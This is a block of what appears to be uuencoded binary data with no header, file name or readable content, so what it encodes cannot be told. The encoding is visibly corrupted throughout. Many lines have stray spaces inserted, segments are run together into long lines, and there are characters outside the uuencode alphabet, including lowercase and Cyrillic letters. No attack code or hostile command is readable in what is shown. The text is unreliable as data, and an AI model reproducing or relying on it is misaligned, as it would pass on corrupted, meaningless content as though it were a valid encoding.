M\2*8*NS[GG"+,=8]7GE#ZO1^:WO'U_.&>-;!1B9<^CWAK['Q\R!FBPCB?T^L
MYT%Y'\`Q/=ZD\\$_<1BGB2VP8\B0/'3JP5(3\EH>X8H"E>,AU/,0=_J/A_R:
MAWB`\Q<A-WG](18&=.D!(NQFK[;AATHPC9[_2D95B;"GO<6*:C3PT.GBM#G
M(#3+)"TB0E^`T&PC"!QQO,=T+6ZH&M+&5W;32>CZ^JF^[.7&[OI?H2?\70K
M!Q!^QM.M',B_AM%6H#SC0<N`\HP'[?+),QZT]<?/>\$J[<W;\6^,33,?^(:D

MF>^PT, QWV&CF@] Z0-' ,) 0, @5@F; ^3K' JQQWVAM2/. \VX' Y<E^-Z*-1; % .M.
M^VR@: ?PK [LL1>&&' %I_#Y4*5TG0MQ&6B^C*X?) 2XR+#&_ '\, &#"Q) <' OD2<
M<@V&_OPT&NK [BJSOJ] `T=ZVWVI [P&1#2! "%-UT"; @ (. &WFZ' W@: VXF5^; B'
MOW `DHRKY6>VQQ+R; -_-J3?># [2=^4 [!L6] P6; 5YIW\WT*CODHZBG0 ' ' >R! \
M` [O1] # [X<F! 4 [F*^76Q>\MB* .1\$* ., 1+#L++; [L3] X&N*S) J0>* <QQ=@59#
M@A] K-RAQ?: ?Z. + -P] 2Y [.1! Q*E#@VASM>E*F' 0_ [23F=" ?VH0.M4ZOKJN" _ (
MOZH>; I_@PE.H"E5US5-U0D^O4<] `>W] 07J [: 6; 2; A. %OCCJ. T! 1*B3T7' 0AS
M7T9_1WCMW] (; E, #C>=1S4>! SF@Z\4Z. TD ['?>8 `SH/5A__LL?US_.>! C] \$\$\$X
MTR^O4<I9NA*UT^N? .: 7) I?I=) >Z#"A: Z-9=_7 (E [&O\Z2.A\$NXL\! 633*G\$G
MV (UQ4C* (&L^5EIK. 9#7M\$KY [F6\W"<&8Q_5S ("7=\$+C&3' VZ+?7=X `M\D\$</
M! ([9<TE@/4T?0M; N07PT&V84 [P#\$<?Y/. \^U^%YJR#! &WN#\LX0^E&\$\HD] 0
MUBVAY! '] #, +M] W#Y\\$_?\$/H `*Z#. R&X857HZO=1S<\9] CR9?J\$6^<^<PWY-D>
MI "N%MBW] H^9KM) ^QG?>&W*-QO-<3* XU_R1MV&E_. ^+CZ#7 [6CW?EL" 4A6D `V
M#H=@K6 [<\$ (*) <V, ZI. 63C6? \$PW>3\95XKVP92 [.) I=G\$TFQ*XPVY3>OPAMSX
MRGQV#X&] *? . &> &?#! 1P1\0) &WZ0A? WNSIC/9 [RW@#M==K]) &X#GTP' ?RKL)]
M; UAMJ_%V/_: &>, >^ [@:UM) &_QR [?IOK' &] 9 [] #SLQ3>L=R#XG9' 7Q@A [>XRP
MW8XP+/' C- [B<0_*9ALT=7YB] N (OT; [) N' = . ?D^ \ [??&WNSTA) ENGLID1G/1
MI9BWTf?: 2] />Y/1 " " ; DJQ [1' T0QY0U#2_] @Y05S_I8) :>R-; , -RIM] ONPN2_
M*>_KA&# \$WS7. 2/TP\PA' X] X4<' =AB&@W: ' ^F. [400=Y"DLEZCXW\> (!0E (7J
M; XK [>QM#Q/ , X?9&^2S] 77#ZBN (%>\ /B) XBTB2E8Q4; +' D4S. 3F (] /ZMZ4 \ (C
MMF\$7L=H+K+7%06^+ : [3% [2: ZA?8^5K8; QB' N^X! A8' X/O" 4/94SRK+3] 37XW
M\$\^Y<9SX6?&O%7Z&E\7+#GY (T') R (= #' 0+W [VAE%3\9 (\$?@8RT'] <] G&7MOX
M_I/HEG-V=H=#C! NO__9<SBMEB5I6" 2D>S_TOECOPC: 0Y4V\^N03 `25R?! GP\
MYLT5_@#JK2N3E8=AS12R<1C6KU2"C+^^9D^X%- (\$#\FK ((%/I=W*T] X4-@6#
MV* . /2) V+V2-0&EVYS\$ZH>3; LL8VEU! DXYTUYUSP>/%?! %W7-] _4NV&<_ ^6@6
MB' Y^S* `0) =-YWLML\ _R) #0: NM<7] QQ9WTYORKAG&?4IT7IO^4TVWK8' ?V])]
M9J1; [] +E" EML] XKQD7WP" .XHO `) 3K] 8V (H>X `N! _6-M' ; _+ \, >-&) : ? `ES+
M\$V_R=TCM^7-9?B%?I? ` @6FTC=9; S! 2N' 6RPD9/ . ; G#Z0Y7AE. Y+0#LC_6! Z^
M?0?YUUVL7TWL\?_?%LS7B^Q! ^* , ' 6WMK_) Y; WV^>#WL=DXU' U%] \$: <! 9, 6>^] -
M28MU&ON#M-' SSS?E&] J=@*N. 5J4\$W. H/U^ -W" [/>: +> [TTG" 9%] 6? ' ZF6. VT
MRKWJZS?E7C5=V' /DYQE [WC3QLF%7_ "UYGL?M/<R@G4JYQ>9#\5L_WN; ###I9
M^PYZ, V, O-A\FOV6\M0 `TY+6YIFX*; \M! ;] G/%G] &. Y13+6> (P; ?L> [! \] V?6
M6\ (. T=) B! ?8V7X?O1 (K\51>UVG590>59. _ [FO\5YJ `YZHBU\T5OFWIG/ [OE1
MLA3"KH) `? [9_ \$MZN46N_ ,) \M-H! WX@_# \A#6/\$9-@A2OE-9#+U! WIJI+OUR
M#] Z9\3' 9SWJ4_ : A5E^S/RH"] 3PW=<R (M<2E>+*>=O4Y<2*HN<+ #W] S0F_9*W
MON [J8F] ! ! K: 4N' QY9NJED+J=U<LDI3=BO9!>JV [\D-5; R5Y&7H\O ([NJ+JME
M] < (L`HUX8<Z6PE)] +F<EH' U' >C. 6 `*G=U=&I [+; /3* `3L03@^3U5ET] @) <!>
MXBQ5K) 6G\7>E@9>X4\K*5*C>E\Z: Z\?K+-Y: *! 5] D=H3^6: !-8JQO97>] K
M] I2I>4#7W `) [N- `VFT3; 7=7AW [. : &_ `6, -3L@M94_ : J8U>R" TK\$6/ -<N\30Q
M_9Q5K `4>TEF] E#*; LSM*/%EY] I@P#7R6YPK \ I\33: \F3@S9MCL8; =E%/KJNS
M>AD-0%7BZ2PP4P1 (B9O=\T6; UJXR-Y=< `DWCF>] Q, 5V=5="B\$BA) ?OLGS' ?Q
MF&60 `Z68V-; .ZN-HX*X2C\=CENV"=AU/ ` [\M\8POL (=VT, `U) 9X7' 6F7T! %
M) 9 [?6]) F\$=1G<) \$<U_+J3AK84. *Y1\ : Z:] P_W6/&GD ` / (>D] 9<JK) #PS3, M<
M] Y#V62>P>_&8MGUV) _O&N<0 [\5%/>-92&IY] /\$T>] X+: \$ `W/7 `Y8\46U `7) W
MP-==+ [&L9?&W! KZKCX. ME877Q<' ((N>-_3\ (ZNDZ<K; Y' N4XMKK2384WM1KQR
MK' ^N_Q! F3; R- : TW, R `D_] A/@TS\%O+<_X (EM "ZT_J! F6 `Y7KO; 8TVQUIO& :
M\0?0&G (C*5' &9Y6H `3+E' I=JC80 [7A4VTUH5Q\$?B#H7+: KW<GOXUD7 [!WM] [
MQTZ_U_*SQF [/7LO/-K4_C/YFE9#C8%RF, 6OJH2=/I\$*6YK" B_J `F; &] FEY `U
MN3 (] VF/Y@?0YA4#I? . *VC_HKSE' /"CPL952_>DOJCQ3; =.BO>4N>KW51: _AO
MY-Y0" #50J, &WO] VNV: CX `V\$Q= [YEO+MK.] ^ZYRW. 0W7ZN\9XA^@G-LM?) UK.
M>QY^2]) / /Q' : XOF, . I+ : _\FWQ] L (+O^D<7Y=435YS2COJZ-*37X3E' @FV7#O
MAJ=H\$9U*CUN5=3\$45T9/) \7*55=V') 74+\) 3#/T" ZB/CZ0Y7// @^Q3?*SJ/7
MD_ ` -7<2TZ (PVN9>H%Y& : O" 9' C&@O@=FTX?H, [[' S2&C%450) /+QA8_A&G@, U
M/ [A=A ` %F%V%#U6TP4! L>&QV?D/%>HF (?6/LOHY?S' @2NVVL;] " / `#3QAVDS;
M `>. S' , = ' #=?Q/ . 8K#R. "XOD) , 27/: (MS=, \K (, 6! F) J&ZTXDPM: 8Y=PDUW) N
M<C*>_-\$@VO (6; UC8: S90^? . : Y^&9CS996T] , JT#0*74D\ (FD `SZRT ` %9HE] ?
M0-@ \PFUC-TOH\4I; +\$; 6B?>F51H3_64 `PF^, LENS>H?* /6PP\UQH4V] E2@ [
M@F_8. T= . 9+BSF?B; L4=A=K (9>! ? [%+ ' I "BIO2YKS `H, > \ @I> . ^MM<9Y0#) RO
M&F7: WO>0D+*A-17V0O/I8UE" H2H. TB (O, 9" *NMJ/! Q+* <P>?BL [&] _D*V" 8
MB (<M\$&&! +TU] Z. *W) 6^3#- : Q%\ (+C+C] 9) S/C/ . (-I:] S6TG*E^F*L+Q) N"
M*57: 2+T (UEJX_@+QFWE:>) GW (NJFX88+Q! MK26; [XR) %5> [3QPPMQ7Z&&R\0
MKYW^&MGOJ. 9 [OK&BM\$QQ_ *8H+\ (1\4?1/N\4M=GQMO\ /< (B?*>L [0+; : V@7
M4<5] G^] M9HOU `MN [:) NZ [RO%5WS#H0N\$Q9 (, ?QD' ZE+\$"] JLO4 `#; 0Q>I "IT
M ([3Z=9) <LD-M8/5+6KSA; 6\$ [, RCKYB_ (X%TV? !MN/J0 *D7 *R@3Q55TSO>VMB
MZ] ^9; I! 7T-? ` 0/X3L?V: G\SQ+. =WV' W7\$91>' : NXV0N* <@QCUC8JFTJQE?@R
M7; A] [+ ' <5&G&] !DFN4C5U/LKQ@RUI\$VITAK&QHH. M-*R9/2<; RSMH, @S>Y*!
M. R00< . +; =EY `XNW>MZ7] ?H [M. WQMM, . W! /Y" \ -=NW- /! W] #; \MW;) ; 1*SP4W
M1 *N" 7G#; : 56=5=>+2 [9&WN9R] 2*E&/ : USRG: \$U: 5SIEIVEF=H>%@6KZ33CJ"
M (\) _M/ "OHIVS3F' Q+O; F#T_+U] . P [Y] <GFHMRV&F. ' I4BI-I1^5/ : 0A2ABI^
M2N_V=017@^] DP [> &YAMRN' / ?YGI0L_U>X" *I. EM7&0=W\$7Q7Z__ = `] S9MV [!

MIU[[-M=[]Q>'VS)&/\)+,D8KXKY_:JB=-4<91SK:1FC'DE4TW'8*9;@EM(J&MVD<HQRUQO4S#<Z=0:'1"5)/AX"Y-4;-9KE';I'RM86&H#=?1MN)2`J^;_.=M;QOO9T!K2L4;-WS?O_MM81,!9B5%*S7@'O5A=DJ8(AVE&?@;@3FK(AUZ@G0<M!/YI(Z3CX'21MO"1MGCZ;2[O\&N>)%U/+_;<2)OIO=Q"='/*RNK6\+GOC'MU%4Z3#H/@O!I\$'XPU!E(\$'FNB65]_+9Q5P_@9=]E6?57Z#M&/CU#*\D/Y9,\MMO=*X_=0<M)AQ*T\-('O"/NN' %>&M;/?!K23Z7H6OGD0)\Q)\<T9<*"'L(MZ\A";BV':0Y4^3B?G,/X9,YKVOEDC`G=,)) *3GE8OYQ)T^C%U?Y/&.*-B*M9:#EJQ(7YQ_#!-]" /P-*.#U/9=^GDF'2PE[]P5(1-]' +L\$R5\;"#C)-L9SPLMYUN'?;]F/&J)EW./P/-X:[Q>\$@^\^0BYU,Y[U[1+OXCPS#O6+'B6)]/!IB?=^MCSW\20S?5>+]J=<>_C<,<?ZW\$ZWD?P+#-Y=X.1?'P[,9%P?C[XX'_T)Z/8%'M2KSW%)B\]9_VF/_%_QO@ [D59H91*(0\A)>Z0N^F*8AUJVEH&K#7*NRN,)) YN!M=D?KE#\#N]:4]^<O)I?HJPE&":H?0UUR14OTR5O0EURR.DIHJ&14^G8NN37M&KGD5IO^G>]'L# '>(!<PN5/\$0AQO/:Q,VBNR=31VTN15^A8\$:4=/7WPUT]+MR".D<4` [1SHH9W]\$8II_&TL1;2/=J[LIF&(Y59)XKZ'<K-X&]AW-O_6XK[G M4+]P78K/,PE[?]@V=N'.+`='NM*?IK_>K4WR?*?AZA%;DKU@'Z.?'EPCWDM+4HG^LN`+U->+@.?'HO@VEOK)%K]W8^D"6&HODST\$[_[R=T(H.1?*K89RIZSXM3/'3ZLBAY"+%3;%T5VDV[&Z!K]'Z]7):IG*I@DI*M&YJZF\SF]6:4Y\;K5E5M,GTHX&GHU4J)<EI!,GAS+E5P#KBM\$<YWYQ%39^]::\$L5N'.T"G[?IG!8?T8KM`IK5U,;"FOQ"RYI:;O^8]SED#-X'XKF-&T.&'K:G+O"B6>_OW^'G/S5:'=1[M%]3+;3%9[2050LQ])/ "9<>?M'7YF-P=MBE@LRL@W>'#. 'GU'O)E0ZE?DG^EM?Z%ESKPP)XJ<\$[E&_@[YCF&4SV8->]'PP.T5/&K=!8`>J2Z]#`'/?<8>OO.M61A+]YZ.K7N_U7+?2]RK*J\$/D=\$C)W4%MK\C]6*>1RMVL\$+_@;=S"+\?@[K&M;O(.I,FGXCTV=\=O^RD=]G1[>CR]H>M[:37%D_\$_*"6N3'92_R*WC81O[J\$U MKC.8&]>_AA#DGWZKA&Z.TA>7[H;^?0AA_G%Q_9_"_1>X)5J?*ZY_E%L'7PVTMQ#7+\$P]^G%OG2OI>T+(95GX3XO_'WFFV+^W9C/\`_G-M,RK350\$6^ST*2^K&Y M>' +WE(9GY7/4!82>/NQ[%NC>N&]A+@^K&Q6&*QC?4ZEJGVG\$X8A@7,>-_30\$M?W/4@"4.RX_K/]>.0>N8-_0"K=*)=60-5#F3KPG"Z-S"!G&=ZQSB>A_8!U-M!QZ`OR?@;S/\O9:G>E2/[FG`N0O=!&-97T)"_71%YMVJ^N;4)LA3&H4O.?:M"FO&TUT#V!++5XEGBJ?7HQ"ZO:\$KH>V\$=RI)WW?'=]QWS8<+Q)X+X]Z%(\ /M[;FY6`D4RG*Q_'I'.)WDH?1"STPHR4!\M^WUI#)(YY23V5@M\A9\$7@70BH\M#8\$W\S3/(9Y*:.V%=@)!F`[?C8&;/2KU08[NP.NX_LL`7M#.US18`4MQ30%&MOHIPO?T_,-P\GCS-X&H\T4X[SW6&\BT>R_^\/?H'.;70;)?^1=ST0-B>]*V'S MJ5&P*=/H(@UPN+G.-&Z1YN!W.:\:] [V"LEP26M)/BY1)WU>5VM<\AJ,5-VZKM=!KP.VA'W*^&POT669=A+YQ*6Z;FNR^45+W+SS[QCF&\$6<E+^EYB^Z!Y#T3BMS&QB[F-'O'O/30H-G;6&=TV]:85T3CF8=DX]B'8>-(V6D2^\$)BW>9SM.TVFGM'K#=05S\KI15!:CU'N72=^T\36]\$:L3P7]+A/\7A/]OAOTGX%>'_*Q!VET+8MF^!>`X=CO3W.?Q/.OS/._QO.?R?./S?._S>;KO?Y_#O[_'''' [YDZ'=T(^9MEC2J<M&@)(Z`\#G"GM2M<F<8ETET&FV03A%\.;BNX5PAWGDA_E'#K<OEXU0NWM482'>T[P>?<C7/.QG./P7.OS7./P;A5^&HD&Q6R'L,4>ZYQW^'0[_;H?_M<^<X]]C]Q3UV.`*BM7K`C<7XJ8ZT@<=_B,<_@4.?)CA!W+/J`M_X\&S`L(FM"#?I2+_X3_7X;^^AQ)KR`H`@BL@[%9'NOL<_B<=>I=/-\SCO\$X.IN/QX)L M/AX['.7L=O@=_A)K]V?Z_!/= /CQ9PTYT\WA=GJOO;V#\$#X5PF8Z\M<Y`_L<M_N,=_EZ'/^FH)T>,YQI'NK-[[?#Z@H";*QSI;G+X-SK\CSG\SSC\;_528^WCMKQOF:1N\$15U\7':\$N]N1[VN'7XLZ%\ /4WOXB,<]ZU-[_ZP5<!!SYCXC:X?@`M,4ZEX,Z\$N'9'^C:'_P1'/?N)>GH=Z3(. _SJ'_UQ'/ZYR\7Y<XTAWJZ.^WU->MWT9'NH<<_J<<_BT._UL._[\<_J\=[4MY>?N\?0X\Y/#K#G_0X3_"X6]R^-L<M_A/Z[.U0!+P.]MG'Y7`QCQE'_C,<^5_-XODO=:2[WN&_PY&O6<#90XYTSSC\MVQS^]QSE3!;C^+DC'>EWX!N'?V*_O; \-HK^Z(]UTA[_&X6]R^-OZ[>V;(/:O M%8YT@P[_*8Y\>Q+YSG6DN+AO]71CV<4`<^.=\Y_\$_Y_#OZ[>OX'8C>'F'O MB_7QGB/]YPZ_-N'"8X%=_ZH"]_%\K'%]=)]H[W9&^QN%O&K"/ST=B?,*."L<M_D&'?XW#?X;#W\W\R]) -L3G]=^`/I'H5TUT":FQSI-HZ1#T/D6.P&/ /44I/D, M\M\` [N?@/F;)(W'^FZ+\MX3[MG"W#=#CG_Q4H[WG+6,G\.;#.=T/X.*`GWP)W M?'ZG[R;DF'2C8DG_G8O3(?%\]VM(GP/I/@\$W5Z3/L^3#?)TBGQL^O#%*\E'`M"ФЗ!2.<3;J%PBX1;["A'ZD=/@G(F0OYI\$. \#]V"1+B#<0_:2K]#-V[L_Q.NO M[P"1[D#A3K;DPSR23OX\$/FH@_?:?"_OS<.G`_WX4&'?`I>`&P55\$.:IP-4=[MY#@>".UI@_OS('X!N.4B7="2WCK/7V;S`*^\$^W6VO5P)-U^+_3X+RCD>RLW>M2WEN\$>X1KM<QW[+_4]Q\OJ>)\ :L0\UTITE<)MUJXL_92WV\$B?+IP#]_+N!2[M.7[1(7X%M+)]4I"O;2_I_N7CZ;[)Y^F_%N'R7/38<Y\$/Y24@W\$<H;'>2*+=\$MN/OM!7X^\$N/Z?38?U_`*^O\GW#W9]G[+^9@JRCM(N&MB#CK1X;\T9L=G*P0^MNR-FI_.^@0W0=AWE,/A?P4^OB=FSB'^,F(?`/R^OQ)1WW/_P['/[=#O_G M,3M>627VQ^=\Z;PG.?"^PZ[_-,=_AJ'?X'?#[S#O\+A'W#X,P[_&0[_A0[_M-0[_'0[_?2?9QZ%'T*]>/.)M.\F^OYTH]K4N<)^N+<<Z?]UDGW^;Q#S_[VC MOD]\$.=I>WZ?PR]_@\$@O@7S[0YH0N`%PP^`&P5T*[A'@+@-W';C'B?'PH[P5M#O^`PW_-2@ZG<MW\$(?I2"\$L(-RG<UR'!&>"^`6X&W#?! /07<M\`%])P[5MK'M83\H]"8(N\=1WV,._S,._ULK[>.F@V<;A'V]TK%.X&,WA(V`^PFXWD%[OI?QM'PB;Z`A'^SH^"&L:Y/V6Y5T*?],A[#]P9X*+MK".`+<5\$DT%=ZGHSU.BO\$*1M#]_&>0S="BH#=Q2<(\`MPSY?W"G@#L`[E1PD^`>! :X:<`/@K@/W\$`# /!G<ZMN!>".P/A!-QR<*`\-RCB*T7Z*N'.!/=6<&>!NW\$0);('X^`^/^C`#P[_;H?_M\T'[O'VC<GKD>T<Z[Y"#[AZRC^LI.*X0-M61+NCPUPF_Q(W'0[MK(&RYPNOMM%.X*4;Z<GSKP` `)A%P&\+0#W\$G#;P!UTE+]F:/1ZLH8L!L\9D.9<1[HK'/Z;

M' /XMPB_WV6 (<=P@;) J+\IXGP8^669X!=Q+.! [@ [' .5 \ , F2' 8 [32010" CA2N M-TYM^R7>>D' X^B<\$? 'WQ \ 8 (2/.1\ /OB) O+W= _BGQNWU [2_@ [P#ASHS; Y [\$6 M / - , AK, E1SO\$BGO0PM@X\ V" 'MKO) Q>1_IDW 'Y7Y1H? IW6. \ "W8#@B [T) ' _H3C' MP [+=Q1!] ! X2- ' _ <> < * = A >> \ ' P+W) 42; ^4#_D20A_QE' N [K@=OU<C?H&P6> " ^ M!>XGCK) R1/L80K3\ <AU^F4? . & [Z# . ! W2G ' 7YB \ \$] % _ \$ XN . > ! . Q7<F8 [\ =0Y_ MJ\ / ? F [# # Q0K * Z9M' \ ! 8LQ#T * [@G@_D7C] : U) V / N) ; XPF (0QUJG ' ? . \ -1_H4 . M_S4 . _ZT . _ST) . UQ=) _ : ' Z \ 5 ^ \ +5H; [Z (CPAX06MX#T' <4P (>_@ [N-O#_0_B? M%> [SPGT! W" <A_D7A?PG<9 \ " _1?A?%NY6<-^#\%? ' _03<; <+U) >UX) ' ' >+X3] M1, #-B>P0 ' _B, I+U_Z%M (3) H2W8G" O5KA; J? " \ <\$QQ* ->K> ' ? #Y>VCXXA&, KK MUDB: Q; 41Z7<Q=R (Y@ (5?KA#A/P=-3S&=' 875I0GW:@7=' G ' I <WG \ , 60" :]] \$ M^ / < \ \ 0) 1H6CG&H6WXS-%, _KPF2++Y?6_K? ' S (JSG: B/N<H6WD=>) 7M3YJ1' _ M<^8_2_A [E" Z6OI@<*. (_9?' WBOJQ [;) LK (6R>GE [?B_ " 3U.XE: LM (GR' " % ^ C M? * 2H8KRD+2H7M\$0382YF8YR0 (47&<8TY' ! <<?38.HN\Q4?;) PE\ L7) ? * 73E7 M<AS' B?CC1=G' * TM9VT / & ' . 8S] W+%I<I^7F^, D<K" <' [-<3M+<1GC42C. ^V \ / MMLR/A#>>Y@. %EW\YJ_>OHOUG" O=!X:) H6&%N! ' W) DBS1G] - \$O4\$QYD%1WT1B MUK>6<O=LX9XFRCJ;>CE] I&I,] T) A\UW" TJ" (CMF3 (X) #RSWJ5PH1, ' BU<AA \ M>5C [Y9K@<X_YKA5U_D * XKU, YCGP- (\$K! <LZ%&=*\$U; -?BS2_IM>POEU#Y5B> MIG" X^4CA\9I (QV' O!D7F\ _ * U+ / IWN: C [*] & ' * UA= ' _XT+ _ =TEK] * U%- . 2SD MB' R' B39>2OB+&! AVF2C [ER+-N<*5X_8; RM?N_B+] ; T39-] ' ?L#Y= (<; GWZ* < M&I&_7J1; 3?G\K1; ^M70U55B?YBC<O8EP= [+P>X6?K^V%= " +YM2CS; " +G] TQ6 M] YG&?&O" _925\2CE: ^ =1\$? \ 8?935^501EM^* \ -OH; UDY#PC_ ' Z* <! \ 0 \ - (N^ M? : C (^ / M9^A\$! YWP4SU+ , ; SY&JT0 [#Z/3* ' ?7* -S5! ' SS! / P' \ O&M%6VK%6V9 M1VM9WG^+ \ ? ^ W: -N_Z; ^H* NJ3 [P_ / %65= (?#BO^D_63MS1; MSE2Q6) OT& [' / (MOEK@. / D^ " F_C7 (7/TQI1S\F, / I; [- [JGBW&9)] QC1#DKZ42CG (D" _YXHYN) \$ M8YV?2#EL3V1YMXKPK70+; _ , 6P\ _S; X' ^2_PT@9@XV2/PQ#RCW (, 4 [FK" _ZG8 M! TYAZ5H%? ! XCV) L, . +Z1M><K, <Y? " ? C [BBHJ=S7AKQ; Q] [* Q_) 48BYCH [U? T M" \ KK [6'] T%0BQD) AXXUA] Q#9UFXJ] W6^3M>SLFXD\$J=P^ / NIJ. , OHLW?4#F? MFG"] PN5] S54: 6; I& (M--5E31! HDS_RE@XE [(H [(T?' UAV%#B; \ +] 525-+ ' T3 MD> / \$ < = 9-8CQ. 9M9) " 7E-M. U4D>XU^BK' XP (F) I'] # % QR&#V4Q>UOP, B@6 ' ^ # M1OM6&#ARDIC/0X7; * = : 25Y3E%ZY' Y>XAE, -VC@V>-783CGO0?QF] A+7A=M' N MSX1 [EZCW+H%S>XG\$5U+>] 7 ' O&YNS% ' . =3Q+PGR / * GBOF^3\$# [VC"] 0J7QY \ O MZEPiW / 4&7&L&W7: ; @: , TX= [* VKW1: . = &RG\$>+ _ . 01K@F7 ' Y#9QGA\$UD= YUOP MZ7G&6 (] C> [O& ((^ O=TW' (? IX_S7A<K@YFYIP0Q2. , [; 2ERG' 79K ' 87SLYL' 8 M<? = 3X1 [! ^ K) 6D6N ' X \ 6; % 7 / > 5! ' \$V' M; Z8M' > \ 8J<T \ L5' C? . V) \ G* \ 3 ' K6>) M [Q* ' H: N-; UZ. Q' ? EHLQ* PG' BY8K&_C219@9\K1=E3Q=ATRVTQP9%TGZ\CP\I M' " _ , %GD. \$6-; + \ : BGM: QL7E; S, O; 8NXO) A (N->' R-7B. @&) % ? " ML [GA=E] % + MV?A-\$FW9CTB\ <@R+OT3@CY4B?IPBUQO' I1S_ \ [A' B8FG-+ ' ^ / R2WL] T! Q^5Q M12' \ / R [7XS2] 8N^4 (LK38OR79 ' DK<XD%G@ \ 3WYM9K; S. S43BH-L51=2-==TM MZ17I' A?N) B) IP2 ' K2] I^TMB\ \ 3QR7SC2*) O#W/N" _G] ?C, ' [(AQZQ_#& (/ F* M^9\B? ' T@1?534?: c\$' JUR / ^4@! / - ^ (^ W; 5#T#T=NMDCSJ6) / TR [<OPAWM7#_ M+ / +>0TP>8Z [' +4B7NMA8; 89VV / =J29/CF&+ : 9XA) CU1#2S' L (U% ' ; 7H, <' ? M>Z* -] RKF6&NL#29>>U>N-T\$O=, , N, -' 2QA, % / ' 8#9X [I7A' U\Q+ ' 4PX+G. [_ MB2BK2 [A; A; M6N (] ; VOZIV) / N^2 [E" E\$?G/W"D7. 3YK (_ O. ^ / BM@ \ V3+ [/ \ MU2R^2J2?36: RNBHAWZ> " 5OJ8? " IXM#2; 8X7-SU, L79#!V4Q1UE, "]] S / : 2G1 MOE=@M^7PHPD\8H?AU6+>EL ' 87BZ^; [>, ^RO\$7#\ : N8*5/2S&9#7\) V'] ' OCO MWV+, _D8DKO04F! /)) _ / > ? Z; P \ > ' KY33E, T7" XB, BO4M] 0. \$Z>BZ#?] A, OF% A ME1; 8_8=PCQ! U' F' 96YO%>G>42-, I8&NZT0JYOUPLUAQQQW3+ " \$EYV+C=S+T M<" YY@IC\ V&? * ; # : OF / 8>2YZY \ ! \ ? KUEBKU! %VYK (BT3BNJ=86W" N&R&W [& . E MN! > I6N9V-L') + ^] + @UZ2>) , / FR; @ ' 5MTM>C+8: S / 7UK@5Q, P_XPBZ7&>] C6R MG?E_I] S! _A#L' 40ITTC, P#PG^Y (OD\$S2) + : 6=ND \ " Q [XMZ*QG&T\$1?YQKX M037@7 / ! C8FZP; ZJ01V03+N^P_B=Q0 ' . 1O#S2@MPFMJ0+3?Q^M;) 0I / M4P# ' / M<X^! -] <1 (NPB\O\T\8=Q9PBXV6\$9PWO\$') \ F: -S / 1#FW*Q- : >Q) #Y4-#Z?+N M_O+0U-Y49' 6D>S! : 2_RM) T561<H' (' ^ \ L7=) T5 [, K7\$' 9J! @80N (^XC8O%8 MYDA" 6X@6ZTG\$25EK; V1P56QE>20>3V0BF5@B7MX< [QE, I&/Q_L; ! 2#I=2_) M ME=42UZK (X\$B4' #A&UI9X /) H2V7 (B/3W1=' K^8*0_3; RRB42+1X: B9) R] ' X. 1 MM8D1: *J6B: 8S) '] 5M#>6Z%H= [>Y: %8NN) FX> [<R4SJ2@D; 7\$&TDFNUBI6D] D M<) #D0ZHN2-75W=^5C/42; RR>B: ; BT0S1TM%X+\G%? [N&H&V1_BCT! BLC; EX: M* ; 37\$>NM) 6I \ 9 ' A; MB9# / - ' FUB0%RIUJ33H2*U^&! 1T7 [5X& " > I [, K%5L<S: M6C*^ -1+O325BO>70S' (S?-) 8R?E\$%1E9\$NGRAI%X+\ZLLJR5>! /QQE0TDHF" MKX7DIZ. 9Q@3T+9 [! , F! " [. UICV8RT*6%D3CT, P4U&L7V\%SE+ / < : & ' >EM97D M] \$<S+?T) A+OB1) UJ' VAI1W8YW*L!) . VD-R^6+P7O0UK6WK) 1" , 9C, [*6*9< M=*J6' #R0R23GEI=75E3, J*B: - : -B5O6, ZJKRU8/EJ: ' 5%>GR9'+6K! DGI9, V ML&T7T^H93\$1ZEZ: ' 6 (C [D] ' 8*9D'] LS. ' IECAXWQ2*# [3VI: #1NCO. \$T8% \ ME) W3-SK=U (I: 4FR=BP41G ' L82N^0^" 39', JG! H-! 4M@; ' 8QFHJV1=*81 ' +\$U MT4^4-4%2. O: XQS. A: #HQN ' K+HZW\$WV_ , I@PG\$T4&&\$*\$ [* [! 1#_ [2 ' . 8RC (! MKLN7IF*P+) . 15#I*BCK' &\$NU"] =! 9FTRJL_3*Z&A, ' IZ4W-[H] [: LK ' EK%=8 M@ ' / B (MV1=+2\ <2253D#CW*WL1US# (] ' 46D*7DYRAQ*IH. #\$_EH+5ZD) L\$27T M&* (<TT (\ T (W6! " RD2: . : T3 ' 2&^QEHP>MT5L6Z0' BAC6! 2U) I / 8; 00Z" % " 9Z4 M: " U8HYL / * ! D' A=8GDx. Q' H9F! -B2@A1\$0TN/BZR, MB9Z5A) O2HX< [2\$YC8L7 MA9L7A; N6AEJ (: _5 ' - (5HQP; 1QP\$8) P! . LZ! \ _@W (I+>7HZP<F. , T7VZ] I&AH

M?B(5[4\E8#5*\ "N/I9P@KW08Z-KFU?!I,&H+V]I)5F). (OT)5;'888&\$O\$H
MV<*\4NW1U*I83]18I#9X:VF`1F%H-C10I"1!!K<R%=<MD<'R#(P%EK^VO"4L
M/Z>V9T:Z:UEA/SX`HNUT"Z;HBT!=`I@<!&7LRC%D`B+.YJ%D9NU"CCR;HH"9
M873VMS8Z%!U*9*+:-:WJB29PL6,@KHLV;[V`J,X+J0@\$5^:CJ9:H["@%T!K
MB*NIN6`IT<07:EZX>%ESU_R64`NXJW7QT<0_>DT2-5Q_-)GL6+OU(P`Y")M#
MT9XHS`\$,V)11:ZXA!>BD!Y8F)HJQ55?LR,;Q@@8U-P\$"/=;,)LLI84Y,+7+
M6MG4BL*(+)*#G9W!`&1&>B@-\&]O8D._F\$`. ;O4L/2F\$1#,@T8SN_AGMS:%E
MS4#A+P?`CPZ/1&"9`] ?9Z6CCW+FRTI_\1(=6Q6&+UV\$TH4-Z)J%#R?J:H4\$]
M%N]+3-<!5Z9X+-2+T<9.6&A9G6*_]HLNR#30)) *5-EHZ>0PL-I0\$>(YG%L'>
M6PO;*M8FH33?VK&%[63>OGN"D*7#L.F)E-X+DZYG!F`H^P=\$U\B^\$V"%*B!'
MDB?ZD&85D_V@>3J; \$I:5E9\$2TT\ \, =:-"N+I\$?C\$S4-(@:.EI,B^E7(X\1[1
M,\BIJ6DFFC;75\$DE8*\L,FEHGW15"09)YZ15*P+/_;?5P:2*Y)U#<8`07J'
M)+K+YW,62Y3/CR%#@!LV?J6;8BE2@##5#=#AO)!-MBV0&B*=\QD"L-UI.LAKJ
MVYN[VNK#"P"LUD"1:>(>6MD+N)MXTKQ?I+"]) .1QN670TK+W6YJY%]0N;QUA!
M[0.15+2WC74G"GLPP(S:"M1`,2(G9QQ2\$&WDT!\N9&IS;RR#VXP&)! !06\$</
